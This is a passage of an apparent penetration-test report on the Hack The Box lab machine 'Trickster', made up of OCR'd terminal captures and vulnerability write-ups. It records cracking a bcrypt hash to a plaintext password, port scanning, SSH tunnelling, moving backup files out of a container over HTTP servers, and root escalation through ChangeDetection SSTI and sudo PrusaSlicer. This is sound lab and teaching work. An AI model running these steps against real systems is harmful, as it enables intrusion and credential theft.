| last\_passwd\_gen | stats\_date\_from | stats\_date\_to | stats\_compare\_from | stats\_compare\_to | stats\_compare\_option | preselect\_date\_range |

| bo\_color | bo\_theme | bo\_css | default\_tab | bo\_width | bo\_menu | active | optin | id\_last\_order | id\_last\_customer\_message | id\_last\_customer |

| last\_connection\_date | reset\_password\_token | reset\_password\_validity | has\_enabled\_gravatar |

| 1 | 1 | 1 | Store | Trickster | admin@trickster.htb |

| /C | 2024-05-25 13:10:20 | 2024-04-25 | 2024-05-25 | 0000-00-00 | 0000-00-00 | 1 | NULL | 0 |

| NULL | default | theme.css | 1 | 0 | 1 | 1 | NULL | 5 | 1 | NULL | 0 |

| 0 | 2024-10-07 | 1 | NULL | 0 | 0000-00-00 00:00:00 | 0 | 0 | 0 | 0 | 0 | 0 |

| 2 | 2 | 2 | 0 | James | James | James@trickster.htb |

| mm | 2024-09-09 13:22:42 | NULL | NULL | NULL | NULL | NULL | NULL | 1 | 0 | NULL | 1 | NULL | 0 |

| NULL | NULL | NULL | 0 | 0 | 1 | 0 | NULL | 0 | 0 | 0 | 0 |

| 0 | NULL | NULL | NULL | NULL | NULL | NULL | NULL | 0 | 0 | 0 | 0 |

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

KALI - VMware Workstation

File Edit View VM Tabs Help

ayman@ayman: ~/Desktop

ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop/CVE-2024-34716 x ayman@ayman: ~/Desktop

File Actions Edit View Help

ayman@ayman: ~/Desktop x ayman@ayman: ~/Desktop/CVE-2024-34716 x ayman@ayman: ~/Desktop

\$2a\$04\$rgBYASSHUVK3RZKfbwY90PjYBbt/Oz6w9UHi4UnLk6yG5LyunCmm:alwaysandforever

Session..... hashcat

Status..... Cracked

Hash.Mode..... 3200 (bcrypt \$2\*\$, Blowfish (Unix))

Hash.Target..... \$2a\$04\$rgBYASSHUVK3RZKfbwY90PjYBbt/Oz6w9UHi4UnLk6yG5LyunCmm

Time.Started..... Mon Oct 7 21:25:09 2024 (1 min, 38 secs)

Time.Estimated... Mon Oct 7 21:26:47 2024 (0 secs)

Kernel.Feature... Pure Kernel

Guess.Base..... File (/usr/share/wordlists/rockyou.txt)

Guess.Queue..... 1/1 (100.00%)

Speed.#1..... 288 H/s (6.05ms) @ Accel:4 Loops:4 Thr:1 Vec:1

Recovered..... 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)

Progress..... 37056/14344385 (0.26%)

Rejected..... 0/37056 (0.00%)

Restore.Point.... 37040/14344385 (0.26%)

Restore.Sub.#1... Salt:0 Amplifier:0-1 Iteration:12-16

Candidate.Engine.. Device Generator

Candidates.#1.... alyssa7 → Yankees

Hardware.Mon.#1.. Util: 73%

Started: Mon Oct 7 21:24:35 2024

Stopped: Mon Oct 7 21:26:49 2024

ayman@ayman: ~/Desktop

\$ hashcat -m 3200 -r 0 hash.txt /usr/share/wordlists/rockyou.txt --show

\$2a\$04\$rgBYASSHUVK3RZKfbwY90PjYBbt/Oz6w9UHi4UnLk6yG5LyunCmm:alwaysandforever


ayman@ayman: ~/Desktop

\$

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



- **Description:** The Docker container was accessible via IP 172.17.0.2 and port 5000, potentially exposing internal services to exploitation.
- **Severity:** Medium
- **Impact:** Attackers could use this access for lateral movement, exploiting services running inside the Docker container to further compromise the system.
- **Recommendation:**
  - Implement network segmentation to isolate Docker containers and restrict access. --Apply firewall rules to control traffic between containers.



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
ayman@ayman: ~/Desktop x james@trickster: ~ x james@trickster: ~ x james@trickster: ~ x ayman@ayman: ~/Desktop x
$ masscan --localhost -p 1-1000
CONF: unknown config option: localhost--p 1-1000
[ayman@ayman] (~/Desktop)
$ masscan 127.0.0.1 -p 1-1000
[-] FAIL: permission denied
[hint] need to sudo or run as root or something
[-] if:eth0:init: failed
[ayman@ayman] (~/Desktop)
$ sudo masscan 127.0.0.1 -p 1-1000
[sudo] password for ayman:
Starting masscan 1.3.2 (http://bit.ly/14G2zcT) at 2024-10-10 15:19:10 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [1000 ports/host]
Discovered open port 912/tcp on 127.0.0.1
Discovered open port 623/tcp on 127.0.0.1
Discovered open port 902/tcp on 127.0.0.1
Discovered open port 445/tcp on 127.0.0.1
Discovered open port 135/tcp on 127.0.0.1
[ayman@ayman] (~/Desktop)
$ nc -zv 127.0.0.1 1-1000
[ayman@ayman] (~/Desktop)
$ ssh -L 8000:172.17.0.2:5000 james@trickster.htb
james@trickster.htb's password:
Last login: Thu Oct 10 15:40:56 2024 from 10.10.16.65 session to CHANGELOG.io 12 x
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
KALI - VMware Workstation
File Edit View VM Tabs Help
KALI
ayman@ayman: ~/Desktop x james@trickster: ~ x james@trickster: ~ x james@trickster: ~ x ayman@ayman: ~/Desktop x
nc: connect to 172.17.0.2 port 65513 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65514 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65515 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65516 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65517 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65518 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65519 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65520 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65521 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65522 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65523 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65524 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65525 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65526 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65527 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65528 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65529 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65530 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65531 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65532 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65533 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65534 (tcp) failed: Connection refused
nc: connect to 172.17.0.2 port 65535 (tcp) failed: Connection refused
james@trickster:~$ nc -zu 172.17.0.2 1-65535 | grep success
james@trickster:~$ nc -z 172.17.0.2 1-65535 | grep success
james@trickster:~$ for port in {1..65535}; do (echo >/dev/tcp/172.17.0.2/$port) >/dev/null 2>&1 && echo "Port $port is open"; done
Port 5000 is open
```

KALI - VMware Workstation

File Edit View VM Tabs Help

KALI

ayman@ayman: ~/Desktop x james@trickster: ~ x james@trickster: ~ x james@trickster: ~ x ayman@ayman: ~/Desktop x

1 2 3 4

Kali Linux x Change Detection x changedetection.io/CHANGE x

10.10.16.65 18:55

Kali Linux x Kali Tools x Kali Docs x Kali Forums x Kali NetHunter x Exploit-DB x Google Hacking DB x OffSec x New Tab

CHANGEDetection.io GROUPS SETTINGS IMPORT BACKUP LOG OUT

https://... watch label / tag Watch Edit > Watch

Webpage Text: HTML, JSON and PDF changes  
Re-stock detection for single product pages

Tip: You can also add 'shared' watches. [More info](#)

All	Tech news	changedetection.io				Last Checked	Last Changed	
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<a href="https://news.ycombinator.com/">https://news.ycombinator.com/</a>	2 hours ago	3 weeks ago	Recheck Edit Diff
<p>HTTPSPConnectionPool(host='news.ycombinator.com', port=443): Max retries exceeded with url: / (Caused by NewConnectionError(&lt;urllib3.connection.HTTPSPConnection object at 0x788d27c6b0&gt;: Failed to establish a new connection: [Errno -2] Temporary failure in name resolution'))</p> <p>Tech news</p>								
<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<a href="https://changedetection.io/CHANGELOG.txt">https://changedetection.io/CHANGELOG.txt</a>	2 hours ago	3 weeks ago	Recheck Edit Diff
<p>HTTPSPConnectionPool(host='changedetection.io', port=443): Max retries exceeded with url: /CHANGELOG.txt (Caused by NewConnectionError(&lt;urllib3.connection.HTTPSPConnection object at 0x788d27c6b0&gt;: Failed to establish a new connection: [Errno -2] Temporary failure in name resolution'))</p> <p>changedetection.io</p>								



With errors (2) Mark all viewed Recheck all

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

## Vulnerability 5: ChangeDetection Arbitrary File Write (CVE-2024-32651)

- **Description:** changedetection.io is an open source web page change detection, website watcher, restock monitor and notification service. There is a Server Side Template Injection (SSTI) in Jinja2 that allows Remote Command Execution on the server host.
- **Severity:** High
- **Impact:** Successful exploitation provided root access within the Docker environment, leading to system compromise.
- **Recommendation:**
  - Update ChangeDetection to the latest secure version.
  - Implement input validation and sandboxing techniques to restrict file operations.
  - Strengthen authentication mechanisms to ensure proper user validation. Consider enabling two-factor authentication (2FA) to add an extra layer of security.
  - Ensure that sensitive data is only accessible to authorized users.





## Vulnerability 6: Exposed Backup Files Containing User Credentials

- **Description:** Backup files located in /datastore/Backups/ contained sensitive information, including credentials for the user Adam, a high-privileged account.
- **Severity:** High
- **Impact:** Gaining access to these credentials allows attackers to log in as a high-privileged user, facilitating privilege escalation and broader system compromise.
- **Recommendation:**
  - Implement secure storage practices

## - Restrict access to backup directories.

```

ayman@ayman: ~/Desktop/CVE-2024-32651-changedetection-RCE
8: 020011AC:1385 010011AC:ADEA 06 00000000:00000000 03:000009DB 00000000 0 0 0 3 0000000000000000

root@b4b9a36ae7fff:/app#
root@b4b9a36ae7fff:/app# cat /proc/net/udp
cat /proc/net/udp
  sl local_address rem_address  st tx_queue rx_queue tr tm--when retrnsm  uid timeout inode ref pointer drops
root@b4b9a36ae7fff:/app# cd ../datastore/Backups
cd ../datastore/Backups
root@b4b9a36ae7fff:/datastore/Backups# ls
ls
changedetection-backup-20240830194841.zip
changedetection-backup-20240830202524.zip
root@b4b9a36ae7fff:/datastore/Backups# python -m http.server 9999
python -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
172.17.0.1 - - [16/Oct/2024 10:48:42] "GET /changedetection-backup-20240830202524.zip HTTP/1.1" 200 -
172.17.0.1 - - [16/Oct/2024 10:50:55] code 400, message Bad request version ("A\\x13A")
172.17.0.1 - - [16/Oct/2024 10:50:55] "\x16\x03\x01\x000\x01\x000\x03\x03\x06\x09d(0gy\x01x\x03-\x01-\x094\x9f1"EXH6x\x190a04Ex94B *t"8y
;0v1e693X98+J0014v3X01X00v0f4rCFE1X0004-A/L,101e1AX09AX13A" 400 -
172.17.0.1 - - [16/Oct/2024 10:50:55] "GET / HTTP/1.1" 200 -
172.17.0.1 - - [16/Oct/2024 10:50:55] code 501, message Unsupported method ("PUT")
172.17.0.1 - - [16/Oct/2024 10:50:55] "PUT /fileservers/dudiyv.txt HTTP/1.1" 501 -
172.17.0.1 - - [16/Oct/2024 10:50:55] code 404, message File not found
172.17.0.1 - - [16/Oct/2024 10:50:55] "GET /plus/ajax_officebuilding.phpfact=key0key=AX8cX27X20aXndX201-2X20unXionX20selXectX201,2,3,md5(
208414158),5,6,7,8,9X23 HTTP/1.1" 404 -
172.17.0.1 - - [16/Oct/2024 10:50:55] code 404, message File not found
172.17.0.1 - - [16/Oct/2024 10:50:55] "GET /index.php?m=hc-AjaxPersonalba=company_focus&company_id[0]=matchb&company_id[1][0]=aaaaaaa"X2&andX2

use pointer inside or press Ctrl-G.

```

```

james@trickster: /tmp
CPU usage: 0.0%

-rw-r--r-- 1 james james 12156 Aug 30 20:25 url-watches.json
drwxr-xr-x 2 root root 4096 Oct 16 10:01 vmware-root_803-4257069467
drwxrwxrwt 2 root root 4096 Oct 16 10:01 X11-unix3
drwxrwxrwt 2 root root 4096 Oct 16 10:01 XIM-unix
james@trickster:/tmp$ ls b86f1003-3ecb-4125-b090-27e15ca605b9
dd25d6c8b666e21ac6e596faa4da93d.txt.br history.txt
james@trickster:/tmp$ cat b86f1003-3ecb-4125-b090-27e15ca605b9/history.txt
1725047086.nd25d6c8b666e21ac6e596faa4da93d.txt.br
james@trickster:/tmp$ brotli --decompress b86f1003-3ecb-4125-b090-27e15ca605b9/dd25d6c8b666e21ac6e596faa4da93d.txt.br
Command 'brotli' not found, but can be installed with:
apt install brotli
Please ask your administrator.
james@trickster:/tmp$ wget http://172.17.0.2:9999/changedetection-backup-20240830194841.zip
--2024-10-16 10:58:09-- http://172.17.0.2:9999/changedetection-backup-20240830194841.zip
Connecting to 172.17.0.2:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6221 (6.1K) [application/zip]
Saving to: 'changedetection-backup-20240830194841.zip'

changedetection-backup-202408301948 100%[=====] 6.08K --.-KB/s in 0s

2024-10-16 10:58:09 (333 MB/s) - 'changedetection-backup-20240830194841.zip' saved [6221/6221]

james@trickster:/tmp$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.10.16.22 - - [16/Oct/2024 11:00:08] "GET /changedetection-backup-20240830202524.zip HTTP/1.1" 200 -
10.10.16.22 - - [16/Oct/2024 11:00:55] "GET /changedetection-backup-20240830194841.zip HTTP/1.1" 200 -
10.10.14.195 - - [16/Oct/2024 11:03:42] code 400, message Bad request version ("\\x00/X00")
10.10.14.195 - - [16/Oct/2024 11:03:42] "\x16\x03\x00\x01\x01\x00\x00e\x03\x03Ux1c5arandom1random2random3random4\x00\x00\x0c\x00\x00" 400 -

use pointer inside or press Ctrl-G.

```

```

ayman@ayman: ~/Desktop/CVE-2024-32651-changedetection-RCE
CPU usage: 8.1%

Connecting to trickster.htb (trickster.htb)[10.10.11.34]:7777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33708 (33K) [application/zip]
Saving to: 'changedetection-backup-20240830202524.zip'

changedetection-backup-202408302025 100%[=====] 32.92K 41.6KB/s in 0.8s

2024-10-16 14:00:09 (41.6 KB/s) - 'changedetection-backup-20240830202524.zip' saved [33708/33708]

(ayman@ayman)-[~/Desktop/CVE-2024-32651-changedetection-RCE]
$ wget trickster.htb:7777/changedetection-backup-20240830194841.zip
--2024-10-16 14:00:54-- http://trickster.htb:7777/changedetection-backup-20240830194841.zip
Resolving trickster.htb (trickster.htb)... 10.10.11.34
Connecting to trickster.htb (trickster.htb)[10.10.11.34]:7777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6221 (6.1K) [application/zip]
Saving to: 'changedetection-backup-20240830194841.zip'


changedetection-backup-202408301948 100%[=====] 6.08K --.-KB/s in 0.002s

2024-10-16 14:00:55 (3.94 MB/s) - 'changedetection-backup-20240830194841.zip' saved [6221/6221]

(ayman@ayman)-[~/Desktop/CVE-2024-32651-changedetection-RCE]
$ ls
CVE-2024-32651.py README.md changedetection-backup-20240830194841.zip changedetection-backup-20240830202524.zip exploit2.py hash.txt
(ayman@ayman)-[~/Desktop/CVE-2024-32651-changedetection-RCE]
$ unzip changedetection-backup-20240830194841.zip

use pointer inside or press Ctrl-G.

```




## Vulnerability 7: PrusaSlicer Arbitrary Code Execution (CVE-2023-47268)

- **Description:** PrusaSlicer was configured to run with sudo privileges without a password, allowing attackers to execute arbitrary commands as the root user.
- **Severity:** Critical
- **Impact:** This vulnerability grants attackers full control over the system, allowing access to sensitive files and potential complete system takeover.
- **Recommendation:**

-Limit sudo access to trusted users

-Restrict the use of sudo without passwords

-Remove unnecessary sudo configurations for applications.



```

adam@trickster:/tmp$ rm -r TRICKSTER.3mf
adam@trickster:/tmp$ wget 10.10.16.22:7777/TRICKSTER.3mf
--2024-10-16 18:05:09-- http://10.10.16.22:7777/TRICKSTER.3mf: 81.22.08.23 UTC
Connecting to 10.10.16.22:7777... connected.
HTTP request sent, awaiting response... 200 OK
Length: 138412 (135K) [application/vnd.ms-3mfdocument]
Saving to: 'TRICKSTER.3mf'
TRICKSTER.3mf 100%[=====] 135.17K 34.4KB/s in 3.9s

2024-10-16 18:05:14 (34.4 KB/s) - 'TRICKSTER.3mf' saved [138412/138412]

adam@trickster:/tmp$ sudo /opt/PrusaSlicer/prusaslicer --export-gcode /tmp/TRICKSTER.3mf
10 => Processing triangulated mesh
10 => Processing triangulated mesh
20 => Generating perimeters
20 => Generating perimeters
30 => Preparing infill
45 => Making infill
30 => Preparing infill
10 => Processing triangulated mesh
20 => Generating perimeters
45 => Making infill
10 => Processing triangulated mesh
20 => Generating perimeters
30 => Preparing infill
45 => Making infill
30 => Preparing infill
45 => Making infill



```

```

88 => Estimating curled extrusions
88 => Generating skirt and brim
90 => Exporting G-code to /tmp/TRICKSTER.gcode
Slicing result exported to /tmp/TRICKSTER.gcode on 2024-09-23 18:22:08.23 UTC
adam@trickster:/tmp$ ls -la
total 8664
drwxrwxrwt 17 root root 4096 Oct 16 18:05 ..
drwxr-xr-x 20 root root 4096 Sep 13 12:24 ...
drwxr-xr-x 6 runner runner 4096 Oct 16 15:15 Crashpad
drwxrwxrwt 2 root root 4096 Oct 16 15:14 font-unix
drwxrwxrwt 2 root root 4096 Oct 16 15:14 ice-unix
-rw-rw-r-x 1 adam adam 1396520 Oct 16 17:46 root.txt
-rw-r--r-- 1 root root 33 Oct 16 18:05 root.txt
drwxr-xr-x 3 root root 4096 Oct 16 15:14 snap-private-tmp
drwxr-xr-x 3 root root 4096 Oct 16 15:14 systemd-private-9e40c5620cc6479eb979bcd98942b434-apache2.service-rez5K1
drwxr-xr-x 3 root root 4096 Oct 16 17:17 systemd-private-9e40c5620cc6479eb979bcd98942b434-fwupd.service-64t5dH
drwxr-xr-x 3 root root 4096 Oct 16 15:14 systemd-private-9e40c5620cc6479eb979bcd98942b434-ModemManager.service-kijawI
drwxr-xr-x 3 root root 4096 Oct 16 15:14 systemd-private-9e40c5620cc6479eb979bcd98942b434-systemd-logind.service-60EVUI
drwxr-xr-x 3 root root 4096 Oct 16 15:14 systemd-private-9e40c5620cc6479eb979bcd98942b434-systemd-resolved.service-9sOPR0
drwxr-xr-x 3 root root 4096 Oct 16 17:17 systemd-private-9e40c5620cc6479eb979bcd98942b434-systemd-timesyncd.service-itLApQ
drwxrwxrwt 2 root root 4096 Oct 16 15:14 test-unix
-rw-rw-r-- 1 adam adam 138412 Oct 16 18:05 TRICKSTER.3mf
-rw-r--r-- 1 root root 7262177 Oct 16 18:05 TRICKSTER.gcode
drwxr-xr-x 2 root root 4096 Oct 16 15:22 vmware-root_786-2957649005
drwxrwxrwt 2 root root 4096 Oct 16 15:14 x11-unix
drwxrwxrwt 2 root root 4096 Oct 16 15:14 xdm-unix
adam@trickster:/tmp$ cat root.txt
93a9dc9d8e3701fdd9d2c6b8a303bcb
adam@trickster:/tmp$

```





## 5. Tools:

- NMAP
- FUZZ

- **Git-dumper**
- **Hashcat**
- **Netstat**
- **Arp**
- **Brotli --decompress**
- **Python server --- wget**
- **ChatGpt ---- copilot**

## 6. Conclusion

The assessment of the Trickster machine identified several vulnerabilities that pose significant risks to system security. The identified issues include exposed configurations, insecure services, and critical vulnerabilities that allow for remote code execution and privilege escalation. It is recommended to promptly patch and secure the system, enforce security best practices, and regularly audit configurations to prevent potential attacks.